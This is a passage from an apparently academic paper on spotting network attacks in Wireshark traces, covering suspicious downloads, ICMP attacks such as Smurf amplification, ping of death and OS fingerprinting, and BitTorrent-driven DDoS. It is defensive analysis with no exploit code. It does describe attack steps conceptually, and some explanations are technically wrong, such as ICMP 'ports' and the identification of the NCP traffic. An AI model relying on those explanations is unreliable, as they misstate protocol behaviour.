7120 122.113038 10.0.52.164   61.8.0.17     TCP   54 [TCP Window Update] ads > http [ACK] S
7122 122.152603 10.0.52.164   61.8.0.17     TCP   54 ads > http [ACK] Seq=446 Ack=5111790 W
7124 122.182703 10.0.52.164   61.8.0.17     TCP   54 ads > http [ACK] Seq=446 Ack=5113250 W
7126 122.296939 10.0.52.164   61.8.0.17     TCP   54 ads > http [ACK] Seq=446 Ack=5114710 W
7128 122.356722 10.0.52.164   61.8.0.17     TCP   54 ads > http [ACK] Seq=446 Ack=5116170 W
7130 122.362783 10.0.52.164   61.8.0.17     TCP   54 ads > http [ACK] Seq=446 Ack=5117630 W
7132 122.394432 10.0.52.164   61.8.0.17     TCP   54 ads > http [ACK] Seq=446 Ack=5119090 W
7134 122.537049 10.0.52.164   61.8.0.17     TCP   54 ads > http [ACK] Seq=446 Ack=5120550 W
7136 122.603922 10.0.52.164   61.8.0.17     TCP   54 ads > http [ACK] Seq=446 Ack=5122010 W
7138 122.617424 10.0.52.164   61.8.0.17     TCP   54 ads > http [ACK] Seq=446 Ack=5123470 W
7140 122.646553 10.0.52.164   61.8.0.17     TCP   54 ads > http [ACK] Seq=446 Ack=5124930 W
7142 122.652980 10.0.52.164   61.8.0.17     TCP   54 ads > http [ACK] Seq=446 Ack=5126390 W
7144 122.842551 10.0.52.164   61.8.0.17     TCP   54 ads > http [ACK] Seq=446 Ack=5127850 W
7146 122.915634 10.0.52.164   61.8.0.17     TCP   54 ads > http [ACK] Seq=446 Ack=5129310 W
7148 122.938835 10.0.52.164   61.8.0.17     TCP   54 ads > http [ACK] Seq=446 Ack=5130770 W
7150 122.955816 10.0.52.164   61.8.0.17     TCP   54 ads > http [ACK] Seq=446 Ack=5132230 W
7152 122.964070 10.0.52.164   61.8.0.17     TCP   54 ads > http [ACK] Seq=446 Ack=5133690 W
7154 123.212056 10.0.52.164   61.8.0.17     TCP   54 ads > http [ACK] Seq=446 Ack=5135150 W
7156 123.263981 10.0.52.164   61.8.0.17     TCP   66 [TCP Dup ACK 7154#1] ads > http [ACK]
7158 123.295004 10.0.52.164   61.8.0.17     TCP   66 [TCP Dup ACK 7154#2] ads > http [ACK]
7160 123.310471 10.0.52.164   61.8.0.17     TCP   66 [TCP Dup ACK 7154#3] ads > http [ACK]
7162 123.541486 10.0.52.164   61.8.0.17     TCP   74 [TCP Dup ACK 7154#4] ads > http [ACK]
7164 123.615930 10.0.52.164   61.8.0.17     TCP   74 [TCP Dup ACK 7154#5] ads > http [ACK]
7166 123.641425 10.0.52.164   61.8.0.17     TCP   74 [TCP Dup ACK 7154#6] ads > http [ACK]
7168 123.653755 10.0.52.164   61.8.0.17     TCP   66 ads > http [ACK] Seq=446 Ack=5140990 W
7169 123.653866 10.0.52.164   61.8.0.17     TCP   66 [TCP Window Update] ads > http [ACK] S
7170 123.654312 10.0.52.164   61.8.0.17     TCP   66 [TCP Window Update] ads > http [ACK] S
7172 123.879725 10.0.52.164   61.8.0.17     TCP   66 [TCP Dup ACK 7170#1] ads > http [ACK]
7174 123.895428 10.0.52.164   61.8.0.17     TCP   54 ads > http [ACK] Seq=446 Ack=5148290 W
7175 123.895545 10.0.52.164   61.8.0.17     TCP   54 [TCP Window Update] ads > http [ACK] S
7176 123.896016 10.0.52.164   61.8.0.17     TCP   54 [TCP Window Update] ads > http [ACK] S
7178 123.904294 10.0.52.164   61.8.0.17     TCP   54 ads > http [ACK] Seq=446 Ack=5149750 W
7180 124.093815 10.0.52.164   61.8.0.17     TCP   54 ads > http [ACK] Seq=446 Ack=5151210 W
7182 124.284002 10.0.52.164   61.8.0.17     TCP   66 [TCP Dup ACK 7180#1] ads > http [ACK]
7184 124.290153 10.0.52.164   61.8.0.17     TCP   66 [TCP Dup ACK 7180#2] ads > http [ACK]
7186 124.472904 10.0.52.164   61.8.0.17     TCP   66 [TCP Dup ACK 7180#3] ads > http [ACK]
7188 124.481711 10.0.52.164   61.8.0.17     TCP   66 [TCP Dup ACK 7180#4] ads > http [ACK]
7190 124.671425 10.0.52.164   61.8.0.17     TCP   54 ads > http [ACK] Seq=446 Ack=5158510 W
7191 124.671549 10.0.52.164   61.8.0.17     TCP   54 [TCP Window Update] ads > http [ACK] S
7192 124.672017 10.0.52.164   61.8.0.17     TCP   54 [TCP Window Update] ads > http [ACK] S
7194 124.838655 10.0.52.164   61.8.0.17     TCP   54 ads > http [ACK] Seq=446 Ack=5159970 W
7195 125.046419 10.0.52.164   61.8.0.17     TCP   54 ads > http [RST, ACK] Seq=446 Ack=515
   2 0.167321   61.8.0.17     10.0.52.164   TCP   66 http > ads [SYN, ACK] Seq=0 Ack=1 Win=
```

Besides internet downloads involving the Http protocol and web servers, WireShark can be used to identify and analyse other kinds of downloads such as those involving an FTP server. Sometimes, hackers can carry out downloads just to hog the resources especially the bandwidth of the victim machine. In this way, the attackers might simply download a bunch of junk data from a compromised server. To identify these types of suspicious downloads in WireShark traces, network engineers could identify some of the abnormal packets such as PSH ACK, FIN ACK, FIN PSH ACK, and TCP DUP ACK. For instance, hackers can use PSH ACK to create an attack similar to TCP ACK attacks. Their goal would be to deplete the resources of the victim system. The attacking agents would send TCP packets with the PUSH and ACK bits set to one. These packets instruct the victim system to unload all data in the TCP buffer (regardless of whether or not the buffer is full) and send an acknowledgement when complete. If this process is repeated with multiple agents, the target system cannot process the large volume of incoming packets and it will crash. Let us look at an example of a WireShark trace to see this analysis of mistrustful transfer of data from a server to the client can be accomplished.

In the first three packets in Figure 15 taken from the ftp-download-group2.pcap file, the client [IP = 71.198.243.158] establishes a TCP connection with the server [IP = 128.121.136.217]. The following packets between the client and the server contain abnormal flags. In packet 4, the server sends a packet to the client with PSH ACK flags set. With the PSH ACK flags, the server informs the client that it has no further data to transmit for now and asks that the data be immediately removed from the buffer. In packet 7, the server again sends a TCP packet to the client with the PSH ACK flags but this time with the FIN flag. The client acknowledges the graceful teardown of the TCP connection, and sends a FIN ACK message to close the connection as well. However, after the connection is terminated in packet 10, the client set up another session with the server by establishing a new TCP connection in packets 11, 12 and 13. The same process of exchanging data between the client and the server resumes. In this trace file, the client continues to download data from the server over multiple sessions of TCP connections.


In Figure 16, which is a continuation of Figure 15, abnormal TCP packets are clearly evident. In this trace file, we see that the client sometimes receives packets with the 'tcp previous segment not captured' message. This is a message created by Wireshark when it did not see a packet that should have been in the trace. This warning basically means that either the packet was not seen on the wir e indicating possible packet loss or that Wireshark was not capturing fast enough to record the packet even though it had been on the wire. In the subsequent packets, we see many duplicate acknowledgement packets from the client to the server. TCP reliably delivers streams of bytes between two machines, and reliability means that TCP guarantees to never deliver out of order data to a listening application. It appears that at least one TCP segment being sent from the server to the client was lost. Duplicate ACKs are attempts by the client to trigger a fast retransmit. When a TCP sender receives a duplicate acknowledgement, it can reasonably assume that the segment immediately after the segment being ACKed was lost in the network, and results in an immediate retransmission.

Figure 15 Suspected downloads with PSH ACKS (see online version for colours)



```
   Time       Source            Destination       Protocol  Length Info
 1 0.000000   71.198.243.158    128.121.136.217   TCP         62 stgxfws > 30009 [SYN] Seq=0 Wi
 2 0.013542   128.121.136.217   71.198.243.158    TCP         60 30009 > stgxfws [SYN, ACK] Seq
 3 0.013700   71.198.243.158    128.121.136.217   TCP         54 stgxfws > 30009 [ACK] Seq=1 Ac
 4 1.537023   128.121.136.217   71.198.243.158    TCP       1078 30009 > stgxfws [PSH, ACK] Seq
 5 1.654777   71.198.243.158    128.121.136.217   TCP         54 stgxfws > 30009 [ACK] Seq=1 Ac
 6 1.669439   128.121.136.217   71.198.243.158    TCP       1514 30009 > stgxfws [ACK] Seq=1025
 7 1.669948   128.121.136.217   71.198.243.158    TCP        155 30009 > stgxfws [FIN, PSH, ACK
 8 1.669997   71.198.243.158    128.121.136.217   TCP         54 stgxfws > 30009 [ACK] Seq=1 Ac
 9 1.670060   71.198.243.158    128.121.136.217   TCP         54 stgxfws > 30009 [FIN, ACK] Seq
10 1.688585   128.121.136.217   71.198.243.158    TCP         60 30009 > stgxfws [ACK] Seq=2587
11 2.670251   71.198.243.158    128.121.136.217   TCP         62 dns2go > 30178 [SYN] Seq=0 Win
12 2.684542   128.121.136.217   71.198.243.158    TCP         60 30178 > dns2go [SYN, ACK] Seq=
13 2.684658   71.198.243.158    128.121.136.217   TCP         54 dns2go > 30178 [ACK] Seq=1 Ack
14 3.726242   128.121.136.217   71.198.243.158    TCP       1514 30178 > dns2go [ACK] Seq=1 Ack
15 3.867869   71.198.243.158    128.121.136.217   TCP         54 dns2go > 30178 [ACK] Seq=1 Ack
16 3.883971   128.121.136.217   71.198.243.158    TCP       1514 30178 > dns2go [ACK] Seq=1461
17 3.885192   128.121.136.217   71.198.243.158    TCP       1514 30178 > dns2go [ACK] Seq=2921
18 3.885260   71.198.243.158    128.121.136.217   TCP         54 dns2go > 30178 [ACK] Seq=1 Ack
19 3.899871   128.121.136.217   71.198.243.158    TCP       1514 30178 > dns2go [ACK] Seq=4381
20 3.901077   128.121.136.217   71.198.243.158    TCP       1514 30178 > dns2go [ACK] Seq=5841
21 3.901164   71.198.243.158    128.121.136.217   TCP         54 dns2go > 30178 [ACK] Seq=1 Ack
22 3.902308   128.121.136.217   71.198.243.158    TCP       1514 30178 > dns2go [ACK] Seq=7301
23 3.918111   128.121.136.217   71.198.243.158    TCP       1514 30178 > dns2go [ACK] Seq=8761
24 3.918178   71.198.243.158    128.121.136.217   TCP         54 dns2go > 30178 [ACK] Seq=1 Ack
25 3.919339   128.121.136.217   71.198.243.158    TCP       1514 30178 > dns2go [ACK] Seq=10221
26 3.935156   128.121.136.217   71.198.243.158    TCP       1514 30178 > dns2go [ACK] Seq=11681
27 3.935265   71.198.243.158    128.121.136.217   TCP         54 dns2go > 30178 [ACK] Seq=1 Ack
28 3.936365   128.121.136.217   71.198.243.158    TCP       1514 30178 > dns2go [ACK] Seq=13141
29 3.951954   128.121.136.217   71.198.243.158    TCP       1514 30178 > dns2go [ACK] Seq=14601
30 3.952019   71.198.243.158    128.121.136.217   TCP         54 dns2go > 30178 [ACK] Seq=1 Ack
31 3.953177   128.121.136.217   71.198.243.158    TCP       1514 30178 > dns2go [ACK] Seq=16061
32 3.953326   71.198.243.158    128.121.136.217   TCP         54 dns2go > 30178 [ACK] Seq=1 Ack
33 3.968747   128.121.136.217   71.198.243.158    TCP       1514 30178 > dns2go [ACK] Seq=17521
34 3.969574   128.121.136.217   71.198.243.158    TCP       1042 30178 > dns2go [FIN, PSH, ACK]
35 3.969705   71.198.243.158    128.121.136.217   TCP         54 dns2go > 30178 [ACK] Seq=1 Ack
36 3.969847   71.198.243.158    128.121.136.217   TCP         54 dns2go > 30178 [FIN, ACK] Seq=
37 3.988239   128.121.136.217   71.198.243.158    TCP         60 30178 > dns2go [ACK] Seq=19970
38 4.601050   71.198.243.158    128.121.136.217   TCP         62 florence > 30123 [SYN] Seq=0 W
39 4.615181   128.121.136.217   71.198.243.158    TCP         60 30123 > florence [SYN, ACK] Se
40 4.615257   71.198.243.158    128.121.136.217   TCP         54 florence > 30123 [ACK] Seq=1 A
41 4.657783   128.121.136.217   71.198.243.158    TCP       1078 30123 > florence [PSH, ACK] Se
```

Figure 16 Suspected downloads with PSH ACK (see online version for colours)



```
118 7.086769   71.198.243.158    128.121.136.217   TCP     54 zented > 30169 [ACK] Seq=1 Ack=50665 Win=
119 7.100872   128.121.136.217   71.198.243.158    TCP   1514 [TCP Previous segment not captured] 30169
120 7.100919   71.198.243.158    128.121.136.217   TCP     54 [TCP Dup ACK 118#1] zented > 30169 [ACK]
121 7.102091   128.121.136.217   71.198.243.158    TCP   1514 30169 > zented [ACK] Seq=53585 Ack=1 Win=
122 7.102113   71.198.243.158    128.121.136.217   TCP     54 [TCP Dup ACK 118#2] zented > 30169 [ACK]
123 7.103415   128.121.136.217   71.198.243.158    TCP   1514 30169 > zented [ACK] Seq=55045 Ack=1 Win=
124 7.103436   71.198.243.158    128.121.136.217   TCP     54 [TCP Dup ACK 118#3] zented > 30169 [ACK]
125 7.104670   128.121.136.217   71.198.243.158    TCP   1514 30169 > zented [ACK] Seq=56505 Ack=1 Win=
126 7.104693   71.198.243.158    128.121.136.217   TCP     54 [TCP Dup ACK 118#4] zented > 30169 [ACK]
127 8.297038   128.121.136.217   71.198.243.158    TCP   1514 [TCP Retransmission] 30169 > zented [ACK]
128 8.297148   71.198.243.158    128.121.136.217   TCP     54 zented > 30169 [ACK] Seq=1 Ack=57965 Win=
129 10.496967  128.121.136.217   71.198.243.158    TCP   1514 [TCP Retransmission] 30169 > zented [ACK]
130 10.497024  71.198.243.158    128.121.136.217   TCP     54 [TCP Dup ACK 128#1] zented > 30169 [ACK]
131 14.699828  128.121.136.217   71.198.243.158    TCP   1514 [TCP Retransmission] 30169 > zented [ACK]
132 14.699899  71.198.243.158    128.121.136.217   TCP     54 [TCP Dup ACK 128#2] zented > 30169 [ACK]
133 22.909096  128.121.136.217   71.198.243.158    TCP   1514 30169 > zented [ACK] Seq=57965 Ack=1 Win=
134 23.081945  71.198.243.158    128.121.136.217   TCP     54 zented > 30169 [ACK] Seq=1 Ack=59425 Win=
135 39.109714  128.121.136.217   71.198.243.158    TCP   1514 [TCP Retransmission] 30169 > zented [ACK]
136 39.109781  71.198.243.158    128.121.136.217   TCP     54 [TCP Dup ACK 134#1] zented > 30169 [ACK]
137 71.312888  128.121.136.217   71.198.243.158    TCP   1514 [TCP Retransmission] 30169 > zented [ACK]
138 71.313021  71.198.243.158    128.121.136.217   TCP     54 [TCP Dup ACK 134#2] zented > 30169 [ACK]
139 71.328324  128.121.136.217   71.198.243.158    TCP   1514 30169 > zented [ACK] Seq=59425 Ack=1 Win=
140 71.329438  128.121.136.217   71.198.243.158    TCP   1514 30169 > zented [ACK] Seq=60885 Ack=1 Win=
141 71.329529  71.198.243.158    128.121.136.217   TCP     54 zented > 30169 [ACK] Seq=1 Ack=62345 Win=
142 71.345027  128.121.136.217   71.198.243.158    TCP   1514 30169 > zented [ACK] Seq=62345 Ack=1 Win=
143 71.346255  128.121.136.217   71.198.243.158    TCP   1514 30169 > zented [ACK] Seq=63805 Ack=1 Win=
144 71.346366  71.198.243.158    128.121.136.217   TCP     54 zented > 30169 [ACK] Seq=1 Ack=65265 Win=
145 72.543005  128.121.136.217   71.198.243.158    TCP   1514 [TCP Retransmission] 30169 > zented [ACK]
146 72.543141  71.198.243.158    128.121.136.217   TCP     54 [TCP Dup ACK 144#1] zented > 30169 [ACK]
147 72.558726  128.121.136.217   71.198.243.158    TCP   1514 [TCP Previous segment not captured] 30169
148 72.558833  71.198.243.158    128.121.136.217   TCP     54 [TCP Dup ACK 144#2] zented > 30169 [ACK]
149 74.753245  128.121.136.217   71.198.243.158    TCP   1514 [TCP Retransmission] 30169 > zented [ACK]
150 74.753371  71.198.243.158    128.121.136.217   TCP     54 zented > 30169 [ACK] Seq=1 Ack=68185 Win=
151 74.767472  128.121.136.217   71.198.243.158    TCP   1514 30169 > zented [ACK] Seq=68185 Ack=1 Win=
152 74.767533  71.198.243.158    128.121.136.217   TCP     54 zented > 30169 [ACK] Seq=1 Ack=69645 Win=
153 74.768036  128.121.136.217   71.198.243.158    TCP    686 30169 > zented [FIN, PSH, ACK] Seq=69645
154 74.768119  71.198.243.158    128.121.136.217   TCP     54 zented > 30169 [ACK] Seq=1 Ack=70278 Win=
155 74.787081  71.198.243.158    128.121.136.217   TCP     54 zented > 30169 [FIN, ACK] Seq=1 Ack=70278
156 74.798792  128.121.136.217   71.198.243.158    TCP     60 30169 > zented [ACK] Seq=70278 Ack=2 Win=
157 94.610542  71.198.243.158    128.121.136.217   TCP     62 periscope > 30111 [SYN] Seq=0 Win=16384 Le
158 94.624063  128.121.136.217   71.198.243.158    TCP     60 30111 > periscope [SYN, ACK] Seq=0 Ack=1
159 94.624151  71.198.243.158    128.121.136.217   TCP     54 periscope > 30111 [ACK] Seq=1 Ack=1 Win=1
160 94.694644  128.121.136.217   71.198.243.158    TCP    445 30111 > periscope [PSH, ACK] Seq=1 Ack=1
161 94.694740  128.121.136.217   71.198.243.158    TCP     60 30111 > periscope [FIN, ACK] Seq=392 Ack=
162 94.694792  71.198.243.158    128.121.136.217   TCP     54 periscope > 30111 [ACK] Seq=1 Ack=393 Win=
163 94.701062  71.198.243.158    128.121.136.217   TCP     54 periscope > 30111 [FIN, ACK] Seq=1 Ack=39
164 94.713582  128.121.136.217   71.198.243.158    TCP     60 30111 > periscope [ACK] Seq=393 Ack=2 Win=
```

Usually, packet loss indicated by the mentioned strange packets such as ‘tcp previous segment not captured’, ‘TCP retransmission’, and ‘TCP DUP ACK’ is most often caused by congestion. This congestion might be a result of huge transfers of data from the server to the client, the typical situation in downloads. Whatever the cause of these unusual packets might be, by means of WireShark packet analysis, network administrators can figure out whether packet loss is caused by download congestion or other link errors.

ICMP-based attacks

The internet control message protocol (ICMP) is listed as one of the core protocols for the internet protocol suite. ICMP messages are typically used for diagnostic or control purposes or generated in response to errors in IP operations as specified in RFC 1122 (Braden, 1989). Many commonly used network utilities are based on ICMP messages. For instance, the tracert and Pathping commands are implemented by transmitting UDP datagrams with specially set IP TTL header fields and looking for ‘ICMP Time to live exceeded in transit’ and ‘Destination unreachable’ messages generated in response (Visualware, 2009).


Although ICMP is very useful for sending one-way informational messages to a host, hackers can take advantage of it to disseminate their attacks. The major vulnerability of ICMP messages is that ICMP that does not entail an authentication in ICMP (Gont, 2010). This openness of ICMP can lead to ICMP-based attacks like DoS and packet interception. It is important that we discuss the types of attacks associated with ICMP and talk about how they can be identified in WireShark.

ICMP messages can be used maliciously to launch DoS attacks. Attackers could use either the ICMP ‘Time exceeded’ or ‘Destination unreachable’ messages. Both of these ICMP messages can cause a host to immediately drop a connection. An attack can be carried out simply by forging one of these ICMP messages, and sending it to one or several communicating hosts. Their connection will then be broken. The ICMP ‘Redirect’ message is commonly used by gateways when a host has mistakenly assumed the destination is not on the local network (Gont, 2010). If an attacker forges an ICMP ‘Redirect’ message, it can cause another host to send packets for certain connections through the attacker's host. In some cases, attackers create ICMP PING flood attacks. This means that a storm of pings is sent toward the target machine, which is unable to respond to legitimate traffic.

Another kind of attack associated with ICMP messages is ICMP packet magnification or ICMP Smurf. An attacker sends forged ICMP echo packets to vulnerable networks’ broadcast addresses. All the systems on those networks send ICMP echo replies to the victim, consuming the target system's available bandwidth and creating a denial of service to legitimate traffic. Figure 17 shows the ICMP Smurf attack. First, an attacker finds some intermediary network that will respond to the network’s broadcast address. Next, the attacker spoofs the IP address of the victim host and sends a great number of ICMP echo request packets to the broadcast address of the found intermediary network. Now, all the hosts on the network will respond with a corresponding ICMP reply request back to the victim’s spoofed IP address.

Attackers can also send ICMP echo request packets larger than the maximum IP packet size. Since the received ICMP echo request packet is larger than the normal IP packet size, it will be fragmented. If the target machine fails to reassemble the fragmented packets, the operating system might crash or it will have to reboot. This malicious phenomenon is usually called ‘Ping to death’.

Figure 17 ICMP packet magnification (Camber, 2005) (see online version for colours)




Most dangerously, ICMP messages can be used by hackers for OS fingerprinting. Before any attack can be launched, other than knowing the existence of the target host, it would be extremely beneficial to know the underlying operating system as well as the list of services it runs. While port scanning can determine the types of services that are being offered on the system, ICMP could again be engaged in helping the attacker determine the underlying operating system. The advantage of using ICMP protocol in a remote OS fingerprinting process offers the attacker a more stealthy way in OS identification process. In some instances, only a single packet is sent to determine the operating system used by the target system. In the OS fingerprinting process, a client sends a request to a server, and it infers the services the server supports from the received responses. There are commonly-known types of ICMP messages used in OS fingerprinting. First, attackers can use SNMP query – ICMP response. An attacker can send a ‘SNMP Get’ to the target. If the target replies with an “ICMP Destination Unreachable/ Port Unreachable’ message, it means that it does not support SNMP services. Second, ICMP echo messages can be used in the OS fingerprinting operation. An attacker usually sends a not properly formed ICMP Echo request packet with an invalid code. By examining the response to an invalid ICMP echo request, the attacker can determine if the target system examines the ICMP Echo request’s code field at all. Some operating systems will look at the type field and the code field. Others may look only at the type field and ignore an invalid code field. Another ICMP message that be used for OS fingerprinting purposes is ICMP Get Address Mask (Chappell, 2003). An ICMP address mask request is an outdated ICMP method that queries an IP gateway for an appropriate subnet mask on the current IP subnet. This ICMP type is extremely rare, and the traffic pattern is very obvious when observing network traces (NetworkUpTime, 2004). The ICMP address mask ping operates by sending an ICMP address mask request to a remote device. If this device is configured to reply to the ICMP address mask, it will send an ICMP address mask reply. If the remote device is not active or the remote device does not respond to ICMP address mask requests, no response will be seen and the ping will fail. A successful ICMP address mask ping can be indicative of an older or unprotected TCP/IP stack or gateway. Most modern operating systems and routers will not respond to this request, or they will not respond to this request from systems that are not on the same subnet. This ping could be useful as a filtering mechanism, since it would identify all systems on the network that have older or unusually open TCP/IP protocol stacks.

The ICMP Get Timestamp is another ICMP message that can be exploited by OS fingerprinters. Usually, the ICMP Get Timestamp request allows one host to query another host for the current time. Initially, this was defined as a way for a sender to determine the latency time across a network. However, hackers use it not only to determine the latency time but also to perform an OS fingerprint operation. If the target machine responds to this request message, the fingerprinter will learn a bit about the type of the operating system the target is running.

Hackers can send different types of ICMP messages to a targeted machine for OS fingerprinting. Most ICMP attacks can be effectively reduced by deploying firewalls at critical locations of a network to filter unwanted traffic and from iffy destinations. However, it very important that network engineers use packet analysis tools especially WireShark not only to identify ICMP messages but to understand what they are accomplishing. The various types of ICMP packets we discussed can effortlessly be singled out in WireShark trace files.

Figure 18, a snapshot from a trace file named using-time.pcap helps us to see that the client machine [IP = 10.0.6.2] is attempting to carry out OS fingerprinting of the server machine [IP = 10.0.0.11] trying different approaches. In packets 1, 4 and 7, the client requests a TCP connection with the server machine on port 62. However, in packets 2, 5 and 8, the server constantly responds with a [RST ACK] message, which means that the port through the client is trying to establish a connection is unavailable. Since the client repeats the TCP connections attempts multiple times despite the failure reply from the server, it might indicate a possible port scanning. After the three failed attempts of establishing a TCP connection through the specific port, the client sends an unusual NBNP packet in number 6 that gives more evidence of a malicious act. NBNS serves much the same purpose as DNS does, translate human-readable names to IP addresses. With NBNS, a datagram is sent to a particular host rather than to broadcast the datagram, and NBNS will have to determine the IP address of the host with a given NetBIOS name. In packet 6, the client sends an NBNS packet requesting the IP address of the machine with the NetBios name, SYN 312, but the client does not get a response from the NetBios name server. After failing to establish TCP connections on port 62, we see that the client sends ICMP echo messages to the same server machines on different ports. In packet 11, the client gets an ICMP echo response from the server’s port 74, but in packets 13. 15 and 17, the client receives ICMP messages indicating that the server’s port 70 is unreachable. These ICMP and [RST ACK] messages received allow the client to know which ports are open on the server. After trying ICMP messages, the client attempts to use the NCP packets to gain access to the server through different ports. Network Control Protocol (NCP) was an early protocol implemented by ARPANET, the world's first operational packet-switching network that later evolved into what became the internet. NCP allowed users to access and use computers and devices at remote locations and to transmit files between computers. NCP provided the middle layer of the protocol stack, and enabled application services such as email and file transfer. This brief examination of ICMP messages helps to see how WireShark can be utilised to understand the effects of ICMP messages.

Figure 18 Identifying ICMP messages (see online version for colours)



```
   Time      Source      Destination   Protocol Length Info
 1 0.000000  10.0.6.2    10.0.0.11     TCP       62 ibm-pps > microsoft-ds [SYN] Seq=0 Win=642
 2 0.000246  10.0.0.11   10.0.6.2      TCP       60 microsoft-ds > ibm-pps [RST, ACK] Seq=1 Ac
 3 0.099096  10.0.6.2    10.0.0.10     TCP       60 solid-mux > ncp [ACK] Seq=1 Ack=1 Win=6424
 4 0.499711  10.0.6.2    10.0.0.11     TCP       62 ibm-pps > microsoft-ds [SYN] Seq=0 Win=642
 5 0.499783  10.0.0.11   10.0.6.2      TCP       60 microsoft-ds > ibm-pps [RST, ACK] Seq=1 Ac
 6 0.740080  10.0.6.2    10.0.255.255  NBNS      92 Name query NB SYN312<20>
 7 1.000421  10.0.6.2    10.0.0.11     TCP       62 ibm-pps > microsoft-ds [SYN] Seq=0 Win=642
 8 1.000494  10.0.0.11   10.0.6.2      TCP       60 microsoft-ds > ibm-pps [RST, ACK] Seq=1 Ac
 9 1.491158  10.0.6.2    10.0.255.255  NBNS      92 Name query NB SYN312<20>
10 2.243165  10.0.6.2    10.0.0.11     ICMP      74 Echo (ping) request  id=0x0200, seq=6144/2
11 2.243231  10.0.0.11   10.0.6.2      ICMP      74 Echo (ping) reply    id=0x0200, seq=6144/2
12 2.243539  10.0.6.2    10.0.0.11     NBNS      92 Name query NBSTAT *<00><00><00><00><00><00
13 2.243592  10.0.0.11   10.0.6.2      ICMP      70 Destination unreachable (Port unreachable)
14 3.744475  10.0.6.2    10.0.0.11     NBNS      92 Name query NBSTAT *<00><00><00><00><00><00
15 3.744542  10.0.0.11   10.0.6.2      ICMP      70 Destination unreachable (Port unreachable)
16 5.246721  10.0.6.2    10.0.0.11     NBNS      92 Name query NBSTAT *<00><00><00><00><00><00
17 5.246784  10.0.0.11   10.0.6.2      ICMP      70 Destination unreachable (Port unreachable)
18 5.907648  10.0.6.2    10.0.0.63     TCP       60 [TCP segment of a reassembled PDU]
19 5.907672  10.0.0.63   10.0.6.2      TCP       60 ncp > openvpn [ACK] Seq=1 Ack=2 Win=11984
20 6.749424  10.0.6.2    10.0.0.11     NCP      105 C Obtain Info for: DESKTOP.INI
21 6.749762  10.0.0.11   10.0.6.2      NCP       70 R No matching files or directories were fo
22 6.749772  10.0.6.2    10.0.0.11     NCP      111 C Open or Create: Desktop.ini
23 6.750211  10.0.0.11   10.0.6.2      NCP       70 R No matching files or directories were fo
24 6.750219  10.0.6.2    10.0.0.11     NCP      105 C Obtain Info for: Desktop.ini
25 6.750548  10.0.0.11   10.0.6.2      NCP       70 R No matching files or directories were fo
26 6.750822  10.0.6.2    10.0.0.11     NCP      105 C Obtain Info for: DESKTOP.INI
27 6.751315  10.0.0.11   10.0.6.2      NCP       70 R No matching files or directories were fo
28 6.751326  10.0.6.2    10.0.0.11     NCP      111 C Open or Create: Desktop.ini
29 6.751687  10.0.0.11   10.0.6.2      NCP       70 R No matching files or directories were fo
30 6.751696  10.0.6.2    10.0.0.11     NCP      105 C Obtain Info for: Desktop.ini
31 6.752020  10.0.0.11   10.0.6.2      NCP       70 R No matching files or directories were fo
32 6.752267  10.0.6.2    10.0.0.11     NCP      105 C Obtain Info for: DESKTOP.INI
```

6 Analysis of distributed denial of service attacks

The goal of DoS attacks is preventing genuine users from accessing system’s resources or services. By targeting one computer or an entire network connection, an attacker may be able to prevent you from accessing important services such as email, websites, online accounts, or other applications that rely on the affected computers. In order to increase the effects of the DoS attacks, hackers carry out these attacks in a distributed fashion, what is called **Distributed Denial of Service (DDoS).** In a **DDoS** attack, a multitude of compromised machines launch coordinated attacks against a single target, thus consuming the processing power of the target. The downpour of incoming messages to the target system gradually forces it to slow down and eventually to crash, thereby denying system’s resources and services to legitimate users. The rest of this section discusses how WireShark can be utilised to identify BitTorrent–driven DDoS attacks.

6.1 *Analysing bittorrent-driven DDoS attacks*

In BitTorrent, smaller ad-hoc networks, known as swarms, are created for each file being transferred, and the members of each of these swarms frequently advertise their presence to a centralised server, or tracker, which maintains a list of all currently connected peers, and distributes that list among the peers as they announce to the tracker (Harrington et al., 2007).

